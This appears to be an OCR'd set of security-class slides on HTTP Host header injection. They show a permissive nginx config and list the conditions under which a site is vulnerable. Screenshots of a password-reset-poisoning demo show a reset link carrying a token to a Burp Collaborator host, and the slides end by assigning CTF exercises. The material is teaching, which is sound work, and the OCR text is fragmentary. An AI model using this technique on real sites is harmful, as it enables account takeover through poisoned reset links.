
Code 183 Bytes — Wrap lines Copy Download

```
{"error":{"message":"You are not logged in as a user that has access to this developer.twitter.com resource.","sent":"2019-03-06T01:20:56+00:
```


https://hackerone.com/reports/505424

HOST HEADER INJECTIONS

HOST HEADER INJECTIONS




```nginx
server {
    listen 80;

    location / {
        proxy_pass http://localhost:2000;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    }
}
```



IP AND HOST BOTH LEAD TO THE SITE

http://example.com




example.com

Example Domain

This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission.

More information...

http://20.224.132.89




20.224.132.89

Example Domain

This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission.

More information...



LIVE DEMO

YES IM GOING THERE


SO UNDER WHAT CONDITIONS?

Site uses host header


When a user provides a host header, the site uses the host header for some functionality

Server indifferent to host header

Server serves the site indifferent to whether or not the host header matches anything (bad nginx conf)



SOURCES


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
Payloads to generate: 1
Copy to clipboard
Include Collaborator server location
Poll now
Polling automatically
# Time Type Payload Source IP address Comment
Inbox - root@ippsec.rocks - ipp
mail.google.com/mail/u/0/#inbox?compose=DmwnWrRmTNntdBrTTMPFFJSGvdPSL...
Gmail
Sans Serif
Send
3:57 / 13:51
Bliv medlem
Abonnerer
2.983
Del
Tak
Klip
Gem

Draft saved

[redacted]

Password Reset

Hello,

Here is your unique token to reset the password.

daeccef7-c4c2-426c-a6ce-92bcdbfc8d45

Or click this link:


http://154r3hdfge625gbgo0giay81lsrlfg35.oastify.com/reset-password/?token=daeccef7-c4c2-426c-a6ce-92bcdbfc8d45

• Sending a password reset to one of my personal emails, to show a mail filter auto clicks the link >

Attacking Password Resets with Host Header Injection

IppSec
210.000 abonnenter

https://www.youtube.com/watch?v=KcYBV1L2w_s&t=305s



Web Security Academy » HTTP Host header attacks


HTTP Host header attacks

In this section, we'll discuss how misconfigurations and flawed business logic can expose websites to a variety of attacks via the HTTP Host header. We'll outline the high-level methodology for identifying websites that are vulnerable to HTTP Host header attacks and demonstrate how you can exploit this for the following kinds of attacks:

- Password reset poisoning LABS
- Web cache poisoning LABS
- Exploiting classic server-side vulnerabilities
- Bypassing authentication LABS
- Virtual host brute-forcing
- Routing-based SSRF LABS
- Connection state attacks LABS

```
GET / HTTP/1.1
Host: example.com
```

https://portswigger.net/web-security/host-header



THANKS ☺

Now you need to solve the exercise

Solve 4 ctf challenges based on this class